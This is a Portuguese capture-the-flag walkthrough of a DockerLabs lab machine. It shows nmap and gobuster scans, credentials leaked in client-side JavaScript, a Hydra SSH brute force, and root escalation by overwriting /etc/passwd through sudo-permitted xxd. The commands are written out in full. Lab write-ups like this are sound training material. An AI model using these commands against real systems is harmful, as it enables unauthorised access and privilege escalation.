maq.devtools

MÁQUINA DEVTOOLS



Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5

Temos duas portas aberta:

22/tcp open ssh OpenSSH 9.2p1 Debian 80/tcp open http Apache httpd 2.4.62 ((Debian))

```
nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 21:07 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
 ssh-hostkey:
    256 4d:ea:92:ba:53:e3:b8:dc:71:95:50:19:87:6b:b2:6d (ECDSA)
   256 fa:77:68:76:dc:8e:b1:cd:56:5f:c1:79:89:ad:fa:78 (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: \xC2\xBFQu\xC3\xA9 son las DevTools del Navegador?
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux kernel:4 cpe:/o:linux:linux kernel:5
OS details: Linux 4.15 - 5.8, Linux 5.0 - 5.5, Linux 5.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
TRACEROUTE
HOP RTT
           ADDRESS
   0.05 ms wp-admin (172.17.0.2)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 21.19 seconds
```

Vamos fazer um fuzzing para ver se tem pastas ocultas, com a ferramenta gobuster.


gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/ Discovery/Web-Content/big.txt -x .txt,.html,.php,.py

Não temos nada de interessante.

```
)-[~]
    gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/big.txt
 .php,.py
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                               http://172.17.0.2
[+] Url:
[+] Method:
                               GET
[+] Threads:
[+] Wordlist:
                               /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:
[+] User Agent:
                               gobuster/3.6
[+] Extensions:
                               txt,html,php,py
[+] Timeout:
Starting gobuster in directory enumeration mode
                       (Status: 403) [Size: 275]
/.htaccess.py
/.htaccess.php
                      (Status: 403) [Size: 275]
/.htaccess
                      (Status: 403) [Size: 275]
/.htpasswd.php
                      (Status: 403) [Size: 275]
/.htpasswd
                       (Status: 403) [Size: 275]
/.htaccess.html
                       (Status: 403) [Size: 275]
/.htpasswd.txt
                       (Status: 403) [Size: 275]
/.htpasswd.html
/.htpasswd.py
/.htaccess.txt
                       (Status: 403) [Size: 275]
                       (Status: 403) [Size: 275]
                      (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 4548
/server-status (Status: 403) [Size: 275]
                       (Status: 200) [Size: 4548]
Progress: 102390 / 102395 (100.00%)
Finished
```

Vamos explorar a porta 80: http://172.17.0.2/

Veja que esta pedindo para fazer o login na página.



Vamos explorar o código fonte diretamente pelo link: view-source: http://172.17.0.2/

Veja que temos um arquivo backupp.js.

```
\rightarrow
          C
                                                                                                           ☆
                                                                                                                       \odot
                                                                                                                            ②
                                                                                                                                   பி
                             強 view-source:http://172.17.0.2/
🌂 Kali Linux 🥻 Kali Tools 💆 Kali Docs 🦎 Kali Forums  Kali NetHunter 🝬 Exploit-DB 🛸 Google Hacking DB 🥼 OffSec
                                                                                                                                                     >>
  1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
                                                                                 explorar para ver se tem algo interessante.
         <script src="backupp.js"
<meta charset="UTF-8">
         <meta name="viewport" content="width=device-width, initial-scale=1.0">
         <title>¿Qué son las DevTools del Navegador?</title>
             body {
   font-family: 'Arial', sans-serif;
 10
                  margin: Θ;
                  padding: 0;
 13
14
                  color: #333;
background: linear-gradient(120deg, #e0f7fa, #b2ebf2);
                  line-height: 1.6;
 17
18
             header {
 19
                  background: #00796b;
 20
21
22
23
24
25
26
27
28
29
30
                  color: white;
                  padding: 1rem 0;
                  text-align: center;
font-size: 1.8rem;
                  font-weight: bold;
                  box-shadow: 0 2px 4px rgba(0, 0, 0, 0.2);
                  max-width: 900px;
                  margin: 2rem auto;
 31
32
                  padding: 2rem;
                  background: white;
 33
34
                  border-radius: 12px;
box-shadow: 0 4px 12px rgba(0, 0, 0, 0.15);
 35
36
37
             h1, h2 {
                  color: #00796b;
 39
                  margin-bottom: 1rem;
 42
             p {
                  margin: 1rem Θ;
                  color: #004d40;
```

Ao explorar esse arquivo backupp.js, temos senha e usuário e uma senha antiga.

usuário= chocolate senha= chocolate senha antiga= baluleroh

```
C
                          掻 view-source:http://172.17.0.2/backupp.js
🥆 Kali Linux 🥻 Kali Tools 💆 Kali Docs 🥄 Kali Forums o Kali NetHunter 🛸 Exploit-DB 🛸 Google Hacking DB 🥼 OffSec
                                                                                                                                       >>
    const usuario = "chocolate";
    const contrasena = "chocolate"; // Antigua contraseA±a baluleroh
    const solicitarAutenticacion = () => {
        const credenciales = prompt("Ingrese las credenciales en el formato usuario:contraseña:");
        if (credenciales) {
            const [entradaUsuario, entradaContrasena] = credenciales.split(":");
            if (entradaUsuario === usuario && entradaContrasena === contrasena) {
                 alert("AutenticaciÃ3n exitosa. ¡Bienvenido!");
              else {
                alert("Autenticación fallida. Intîntelo de nuevo.");
solicitarAutenticacion(); // Reintentar autenticación
        } else {
            alert("Debe ingresar las credenciales.");
            solicitarAutenticacion();
    solicitarAutenticacion();
```

Outra maneira de acessar o código fonte, é diretamente pelo terminal.

Esse comando visualiza o código fonte diretamente pelo terminal:

curl -s http://172.17.0.2

```
)-[~/dockerlabs/maq.medio/maq.devtools]
   curl -s http://172.17.0.2
<!DOCTYPE html>
<html lang="es">
<head>
   <script srd="backupp.js" defer></script>
   <meta charset="UIF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>¿Qué son las DevTools del Navegador?</title>
   <style>
        body {
            font-family: 'Arial', sans-serif;
           margin: 0;
            padding: 0;
            color: #333;
            background: linear-gradient(120deg, #e0f7fa, #b2ebf2);
            line-height: 1.6;
        header {
            background: #00796b;
            color: white;
            padding: 1rem 0;
            text-align: center;
            font-size: 1.8rem;
            font-weight: bold;
            box-shadow: 0 2px 4px rgba(0, 0, 0, 0.2);
```

Com esse comando baixamos o código fonte na máquina atacante.

curl -s http://172.17.0.2 -o pagina.html

```
)-[~/dockerlabs/maq.medio/maq.devtools]
    curl -s http://172.17.0.2 -o pagina.html
          <mark>soja</mark>)-[~/dockerlabs/maq.medio/maq.devtools]
1.png auto_deploy.sh devtools.tar fotos hydra.restore pagina.html
       <mark>t∞ soia)-[~/do</mark>ckerlabs/maq.medio/maq.devtools]
   cat pagina.html
<!DOCTYPE ntml>
<html lang="es">
<head>
   <script src="backupp.js" defer></script>
   <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>¿Qué son las DevTools del Navegador?</title>
    <style>
        body {
            font-family: 'Arial', sans-serif;
            margin: 0;
            padding: 0;
            color: #333;
            background: linear-gradient(120deg, #e0f7fa, #b2ebf2);
            line-height: 1.6;
        header {
            background: #00796b;
            color: white;
```


Comando para baixar o arquivo backupp.js.

curl -s http://172.17.0.2/backupp.js -o backupp.js

```
<mark>oja</mark>)-[~/dockerlabs/maq.medio/maq.devtools]
   curl -s http://172.17.0.2/backupp.js -o backupp.js
        <mark>⊛soja</mark>)-[~/dockerlabs/maq.medio/maq.devtools]
                                             <mark>s.tar fotos</mark> hydra.restore pagina.html
1.png auto_deploy.sh backupp.js
        :⊗soja)-[~/dockerlabs/maq.medio/maq.devtools]
    cat backupp.is
const usuario = "chocolate";
const contrasena = "chocolate"; // Antigua contraseña baluleroh
const solicitarAutenticacion = () \Rightarrow {
    const credenciales = prompt("Ingrese las credenciales en el formato usuario:contraseña:"
);
    if (credenciales) {
        const [entradaUsuario, entradaContrasena] = credenciales.split(":");
        if (entradaUsuario ≡ usuario & entradaContrasena ≡ contrasena) {
            alert("Autenticación exitosa. ¡Bienvenido!");
        } else {
            alert("Autenticación fallida. Inténtelo de nuevo.");
            solicitarAutenticacion(); // Reintentar autenticación
    } else {
        alert("Debe ingresar las credenciales.");
        solicitarAutenticacion();
};
solicitarAutenticacion();
```

Agora vamos testar a senha na página web.

Conseguimos fazer o login na página, mas não temos nada de interessante.



Analisando tudo que conseguimos na exploração, temos uma senha antiga "baluleroh", então vamos explorar a porta 22 ssh e fazer um ataque de força bruta com hydra, usando essa senha antiga.

hydra -L /usr/share/wordlists/rockyou.txt -p baluleroh ssh://172.17.0.2

```
(root@soja)-[~/dockerlabs/maq.medio/maq.devtools]

| hydra -L /usr/share/wordlists/rockyou.txt -p baluleroh ssh://172.17.0.2

| Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l aws and ethics anyway).

| Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-21 22:51:27 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r educe the tasks: use -t 4 [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:14344401/p:1), ~ 896526 tries per task [DATA] attacking ssh://172.17.0.2:22/ [22][ssh] host: 172.17.0.2 login: carlos password: baluleroh ^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Já que conseguimos o usuário e a senha vamos entrar no ssh.

ssh carlos@172.17.0.2

```
(root@ soje)-[~/dockerlabs/maq.medio/maq.devtools]
# ssh carlos@172.17.0.2's password:
Linux 3bd53fcf0f3e 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_6
4
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
carlos@3bd53fcf0f3e:~$ whoami
carlos
carlos@3bd53fcf0f3e:~$
```

A partir da mensagem contida no arquivo nota.txt, parece que há um arquivo chamado data.bak dentro do diretório de root (/root). Este arquivo pode conter informações ou credenciais importantes para progredir no desafio.

```
carlos@3bd53fcf0f3e:~$ ls -la
total 32
drwx——   3 carlos carlos 4096 Dec 15 08:36 .
drwxr-xr-x 1 root   root   4096 Dec 15 08:32 ..
-rw——   1 carlos carlos   141 Dec 15 08:38 .bash_history
-rw-r--r-   1 carlos carlos   220 Dec 15 08:32 .bash_logout
-rw-r--r-   1 carlos carlos   3526 Dec 15 08:32 .bashrc
drwxr-xr-x   3 carlos carlos   4096 Dec 15 08:36 .local
-rw-r--r-   1 carlos carlos   807 Dec 15 08:32 .profile
-rw-r--r-   1 carlos carlos   49 Dec 15 08:36 nota.txt
carlos@3bd53fcf0f3e:~$ cat nota.txt
Backup en data.bak dentro del directorio de root
carlos@3bd53fcf0f3e:~$
```

O usuário carlos tem permissão para executar os comandos /usr/bin/ping e /usr/bin/xxd como root em senha. Vamos explorar essas permissões para escalar privilégios.

```
carlos@3bd53fcf0f3e:~$ sudo -l
Matching Defaults entries for carlos on 3bd53fcf0f3e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User carlos may run the following commands on 3bd53fcf0f3e:
    (ALL) NOPASSWD: /usr/bin/ping
    (ALL) NOPASSWD: /usr/bin/xxd
carlos@3bd53fcf0f3e:~$
```

Com esse comando podemos editar o usuário root e tirar o x, e podemos ser superusuário com su.

echo root::0:0:root:/root:/bin/bash | sudo xxd | sudo xxd -r - "/etc/passwd"

```
carlos@3bd53fcf0f3e:/etc$ echo root::0:0:root:/root:/bin/bash | sudo xxd | sudo xxd -r - "/e
tc/passwd"
carlos@3bd53fcf0f3e:/etc$ su
root@3bd53fcf0f3e:/etc# whoami
```

somos root

R10